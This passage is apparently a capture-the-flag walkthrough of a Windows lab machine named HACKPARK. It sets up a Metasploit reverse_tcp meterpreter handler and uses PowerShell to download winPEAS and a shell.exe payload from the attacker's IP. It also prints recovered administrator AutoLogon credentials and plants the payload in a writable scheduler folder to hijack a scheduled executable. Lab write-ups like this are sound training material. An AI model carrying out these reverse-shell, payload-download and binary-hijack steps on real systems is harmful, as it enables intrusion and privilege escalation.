
Open Metasploit and use multi/handler

set the LHOST, the LPORT and the payload



```
msf6 exploit(multi/handler) > set LHOST tun0
LHOST ⇒ 10.9.0.189
msf6 exploit(multi/handler) > set LPORT 9001
LPORT ⇒ 9001
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
```


Execute the shell on windows and we will get the meterpreter shell on Metasploit



```
meterpreter > sysinfo
Computer        : HACKPARK
OS              : Windows Server 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```


Download winPEAS and upload it to windows

wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/winPEASany.exe




```
┌──(fran㉿Frapp1e)-[~]
└─$ wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/winPEASany.exe
--2025-06-23 12:40:50--  https://github.com/peass-ng/PEASS-ng/releases/latest/download/winPEASany.exe
Resolviendo github.com (github.com)... 140.82.121.4
Conectando con github.com (github.com)[140.82.121.4]:443... conectado.
Petición HTTP enviada, esperando respuesta... 302 Found
Localización: https://github.com/peass-ng/PEASS-ng/releases/download/20250601-88c7a0f6/winPEASany.exe [siguien
]
--2025-06-23 12:40:50--  https://github.com/peass-ng/PEASS-ng/releases/download/20250601-88c7a0f6/winPEASany.e
Reutilizando la conexión con github.com:443.
Petición HTTP enviada, esperando respuesta... 302 Found
Localización: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/6b49d093-
34-4f4a-aaf5-6f680c0a0e81?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250623%
us-east-1%2Fs3%2Faws4_request&X-Amz-Date=20250623T104050Z&X-Amz-Expires=1800&X-Amz-Signature=3331ce835d57bfae3
```

powershell -c "Invoke-WebRequest -Uri 'http://10.9.0.189:8000/winPEASany.exe' -OutFile 'C:\Windows\Temp\winPEASany.exe'"




```
powershell -c "Invoke-WebRequest -Uri 'http://10.9.0.189:8000/winPEASany.exe' -OutFile 'C:\Windows\Temp\winPEAS
ny.exe'"
c:\windows\system32\inetsrv>powershell -c "Invoke-WebRequest -Uri 'http://10.9.0.189:8000/winPEASany.exe' -OutF
le 'C:\Windows\Temp\winPEASany.exe'"
```

Execute winPEAS → .\winPEASany.exe




```
ÉÍÍÍÍÍÍÍÍÍ¹ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultUserName               :  administrator
    DefaultPassword               :  4q6XvFES7Fdxs
```




```
ÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¹ Services Information ÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ
ÉÍÍÍÍÍÍÍÍÍ¹ Interesting Services -non Microsoft-
È Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https
://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#services
    Amazon EC2Launch(Amazon Web Services, Inc. - Amazon EC2Launch)["C:\Program Files\Amazon\EC2Launch\EC2Launch.
exe" service] - Auto - Stopped
    Amazon EC2Launch

    AmazonSSMAgent(Amazon SSM Agent)["C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"] - Auto - Running
    Amazon SSM Agent

    AWSLiteAgent(Amazon Inc. - AWS Lite Guest Agent)[C:\Program Files\Amazon\XenTools\LiteAgent.exe] - Auto - Ru
nning - No quotes and Space detected
    AWS Lite Guest Agent

    Ec2Config(Amazon Web Services, Inc. - Ec2Config)["C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe"] -
 Auto - Running - isDotNet
    Ec2 Configuration Service

    PsShutdownSvc(Systems Internals - PsShutdown)[C:\Windows\PSSDNSVC.EXE] - Manual - Stopped

    WindowsScheduler(Splinterware Software Solutions - System Scheduler Service)[C:\PROGRA~2\SYSTEM~1\WService.e
xe] - Auto - Running
    File Permissions: Everyone [Allow: WriteData/CreateFiles]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\SystemScheduler (Everyone [Allow: WriteData/
CreateFiles])
    System Scheduler Service Wrapper
```

Go to C:\Program Files (x86)\SystemScheduler




```
C:\Program Files (x86)\SystemScheduler>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552
 Directory of C:\Program Files (x86)\SystemScheduler
08/04/2019  04:37 AM    <DIR>          .
08/04/2019  04:37 AM    <DIR>          ..
05/17/2007  01:47 PM             1,150 alarmclock.ico
08/31/2003  12:06 PM               766 clock.ico
08/31/2003  12:06 PM            80,856 ding.wav
06/23/2025  03:57 AM    <DIR>          Events
08/04/2019  04:36 AM                60 Forum.url
01/08/2009  08:21 PM         1,637,972 libeay32.dll
11/16/2004  12:16 AM             9,813 License.txt
```

Go to Events and open the LOG file



```
dir
C:\Program Files (x86)\SystemScheduler\Events>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552
 Directory of C:\Program Files (x86)\SystemScheduler\Events
06/23/2025  03:57 AM    <DIR>          .
06/23/2025  03:57 AM    <DIR>          ..
06/23/2025  03:58 AM             1,960 20198415519.INI
06/23/2025  03:58 AM            50,439 20198415519.INI_LOG.txt
10/02/2020  02:50 PM               290 2020102145012.INI
06/23/2025  03:49 AM               186 Administrator.flg
06/22/2025  11:52 PM                 0 Scheduler.flg
06/23/2025  03:49 AM                 0 service.flg
06/23/2025  03:49 AM               449 SessionInfo.flg
06/23/2025  03:49 AM               182 SYSTEM_svc.flg
               8 File(s)         53,506 bytes
               2 Dir(s)  39,058,898,944 bytes free
```


type 20198415519.INI_LOG.txt



```
type 20198415519.INI_LOG.txt
C:\Program Files (x86)\SystemScheduler\Events>type 20198415519.INI_LOG.txt
08/04/19 15:06:01,Event Started Ok, (Administrator)
08/04/19 15:06:30,Process Ended. PID:2608,ExitCode:1,Message.exe (Administrator)
08/04/19 15:07:00,Event Started Ok, (Administrator)
08/04/19 15:07:34,Process Ended. PID:2680,ExitCode:4,Message.exe (Administrator)
08/04/19 15:08:00,Event Started Ok, (Administrator)
08/04/19 15:08:33,Process Ended. PID:2768,ExitCode:4,Message.exe (Administrator)
08/04/19 15:09:00,Event Started Ok, (Administrator)
08/04/19 15:09:34,Process Ended. PID:3024,ExitCode:4,Message.exe (Administrator)
08/04/19 15:10:00,Event Started Ok, (Administrator)
08/04/19 15:10:33,Process Ended. PID:1556,ExitCode:4,Message.exe (Administrator)
08/04/19 15:11:00,Event Started Ok, (Administrator)
08/04/19 15:11:33,Process Ended. PID:468,ExitCode:4,Message.exe (Administrator)
08/04/19 15:12:00,Event Started Ok, (Administrator)
08/04/19 15:12:33,Process Ended. PID:2244,ExitCode:4,Message.exe (Administrator)
08/04/19 15:13:00,Event Started Ok, (Administrator)
08/04/19 15:13:33,Process Ended. PID:1700,ExitCode:4,Message.exe (Administrator)
08/04/19 16:43:00,Event Started Ok,Can not display reminders while logged out. (SYSTEM_svc)*
08/04/19 16:44:01,Event Started Ok, (Administrator)
08/04/19 16:44:05,Process Ended. PID:2228,ExitCode:1,Message.exe (Administrator)
08/04/19 16:45:00,Event Started Ok, (Administrator)
08/04/19 16:45:20,Process Ended. PID:2640,ExitCode:1,Message.exe (Administrator)
08/04/19 16:46:00,Event Started Ok, (Administrator)
08/04/19 16:46:03,Process Ended. PID:2912,ExitCode:1,Message.exe (Administrator)
08/04/19 16:47:00,Event Started Ok, (Administrator)
08/04/19 16:47:24,Process Ended. PID:1944,ExitCode:1,Message.exe (Administrator)
08/04/19 16:48:01,Event Started Ok, (Administrator)
08/04/19 16:48:18,Process Ended. PID:712,ExitCode:1,Message.exe (Administrator)
08/04/19 16:49:00,Event Started Ok, (Administrator)
08/04/19 16:49:23,Process Ended. PID:1936,ExitCode:1,Message.exe (Administrator)
08/04/19 18:00:01,Event Started Ok, (Administrator)
08/04/19 18:00:09,Process Ended. PID:2536,ExitCode:1,Message.exe (Administrator)
08/04/19 18:01:00,Event Started Ok, (Administrator)
08/04/19 18:01:03,Process Ended. PID:2140,ExitCode:1,Message.exe (Administrator)
08/04/19 18:02:01,Event Started Ok, (Administrator)
08/04/19 18:02:03,Process Ended. PID:2652,ExitCode:1,Message.exe (Administrator)
08/04/19 18:03:00,Event Started Ok, (Administrator)
08/04/19 18:03:03,Process Ended. PID:1584,ExitCode:1,Message.exe (Administrator)
```

Based on the log file, it looks like Message.exe runs every 30 seconds


Upload the shell.exe to the current directory



```
C:\Program Files (x86)\SystemScheduler>powershell -c "Invoke-WebRequest -Uri 'http://10.9.0.189:8000/shell.exe'
-OutFile 'C:\Program Files (x86)\SystemScheduler\shell.exe'"
dir
C:\Program Files (x86)\SystemScheduler>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552
 Directory of C:\Program Files (x86)\SystemScheduler
06/23/2025  04:09 AM    <DIR>          .
06/23/2025  04:09 AM    <DIR>          ..
05/17/2007  01:47 PM             1,150 alarmclock.ico
08/31/2003  12:06 PM               766 clock.ico
08/31/2003  12:06 PM            80,856 ding.wav
06/23/2025  04:09 AM    <DIR>          Events
08/04/2019  04:36 AM                60 Forum.url
01/08/2009  08:21 PM         1,637,972 libeay32.dll
11/16/2004  12:16 AM             9,813 License.txt
06/22/2025  11:52 PM             1,496 LogFile.txt
06/22/2025  11:52 PM             3,760 LogfileAdvanced.txt
03/25/2018  10:58 AM           536,992 Message.exe
06/23/2025  04:09 AM    <DIR>          Microsoft
03/25/2018  10:59 AM           445,344 PlaySound.exe
03/25/2018  10:58 AM            27,040 PlayWAV.exe
08/04/2019  03:05 PM               149 Preferences.ini
03/25/2018  10:58 AM           485,792 Privilege.exe
03/24/2018  12:09 PM            10,100 ReadMe.txt
03/25/2018  10:58 AM           112,544 RunNow.exe
03/25/2018  10:59 AM            40,352 sc32.exe
08/31/2003  12:06 PM               766 schedule.ico
03/25/2018  10:58 AM         1,633,696 Scheduler.exe
03/25/2018  10:59 AM           491,936 SendKeysHelper.exe
06/23/2025  04:09 AM            73,802 shell.exe
03/25/2018  10:58 AM           437,664 ShowXY.exe
03/25/2018  10:58 AM           439,712 ShutdownGUI.exe
03/25/2018  10:58 AM           235,936 SSAdmin.exe
03/25/2018  10:58 AM           731,552 SSCmd.exe
01/08/2009  08:12 PM           355,446 ssleay32.dll
03/25/2018  10:58 AM           456,608 SSMail.exe
08/04/2019  04:36 AM             6,999 unins000.dat
```


Exit

Use meterpreter to rename the executables




```
meterpreter > cd SystemScheduler\\
meterpreter > ls
Listing: c:\Program Files (x86)\SystemScheduler
===============================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040777/rwxrwxrwx  4096     dir   2025-06-23 13:20:19 +0200  Events
100666/rw-rw-rw-  60       fil   2019-08-04 13:36:42 +0200  Forum.url
100666/rw-rw-rw-  9813     fil   2004-11-16 08:16:34 +0100  License.txt
100666/rw-rw-rw-  1496     fil   2025-06-23 08:52:06 +0200  LogFile.txt
100666/rw-rw-rw-  3760     fil   2025-06-23 08:52:36 +0200  LogfileAdvanced.txt
100777/rwxrwxrwx  536992   fil   2018-03-25 19:58:56 +0200  Message.exe
040777/rwxrwxrwx  0        dir   2025-06-23 13:09:45 +0200  Microsoft
100777/rwxrwxrwx  445344   fil   2018-03-25 19:59:00 +0200  PlaySound.exe
100777/rwxrwxrwx  27040    fil   2018-03-25 19:58:58 +0200  PlayWAV.exe
100666/rw-rw-rw-  149      fil   2019-08-05 00:05:19 +0200  Preferences.ini
100777/rwxrwxrwx  485792   fil   2018-03-25 19:58:58 +0200  Privilege.exe
100666/rw-rw-rw-  10100    fil   2018-03-24 20:09:04 +0100  ReadMe.txt
100777/rwxrwxrwx  112544   fil   2018-03-25 19:58:58 +0200  RunNow.exe
100777/rwxrwxrwx  235936   fil   2018-03-25 19:58:56 +0200  SSAdmin.exe
100777/rwxrwxrwx  731552   fil   2018-03-25 19:58:56 +0200  SSCmd.exe
100777/rwxrwxrwx  456608   fil   2018-03-25 19:58:58 +0200  SSMail.exe
100777/rwxrwxrwx  1633696  fil   2018-03-25 19:58:52 +0200  Scheduler.exe
100777/rwxrwxrwx  491936   fil   2018-03-25 19:59:00 +0200  SendKeysHelper.exe
100777/rwxrwxrwx  437664   fil   2018-03-25 19:58:56 +0200  ShowXY.exe
100777/rwxrwxrwx  439712   fil   2018-03-25 19:58:56 +0200  ShutdownGUI.exe
100666/rw-rw-rw-  785042   fil   2006-05-17 01:49:52 +0200  WSCHEDULER.CHM
100666/rw-rw-rw-  703081   fil   2006-05-17 01:58:18 +0200  WSCHEDULER.HLP
100777/rwxrwxrwx  136096   fil   2018-03-25 19:58:58 +0200  WSCtrl.exe
100777/rwxrwxrwx  68512    fil   2018-03-25 19:58:54 +0200  WSLogon.exe
100666/rw-rw-rw-  33184    fil   2018-03-25 19:59:00 +0200  WSProc.dll
100666/rw-rw-rw-  2026     fil   2006-05-17 00:58:18 +0200  WScheduler.cnt
100777/rwxrwxrwx  331168   fil   2018-03-25 19:58:52 +0200  WScheduler.exe
100777/rwxrwxrwx  98720    fil   2018-03-25 19:58:54 +0200  WService.exe
100666/rw-rw-rw-  54       fil   2019-08-04 13:36:42 +0200  Website.url
100777/rwxrwxrwx  76704    fil   2018-03-25 19:58:58 +0200  WhoAmI.exe
100666/rw-rw-rw-  1150     fil   2007-05-17 22:47:02 +0200  alarmclock.ico
100666/rw-rw-rw-  766      fil   2003-08-31 21:06:08 +0200  clock.ico
100666/rw-rw-rw-  80856    fil   2003-08-31 21:06:10 +0200  ding.wav
100666/rw-rw-rw-  1637972  fil   2009-01-09 04:21:48 +0100  libeay32.dll
100777/rwxrwxrwx  40352    fil   2018-03-25 19:59:00 +0200  sc32.exe
100666/rw-rw-rw-  766      fil   2003-08-31 21:06:26 +0200  schedule.ico
100777/rwxrwxrwx  73802    fil   2025-06-23 13:09:46 +0200  shell.exe
100666/rw-rw-rw-  355446   fil   2009-01-09 04:12:34 +0100  ssleay32.dll
100666/rw-rw-rw-  6999     fil   2019-08-04 13:36:42 +0200  unins000.dat
100777/rwxrwxrwx  722597   fil   2019-08-04 13:36:32 +0200  unins000.exe
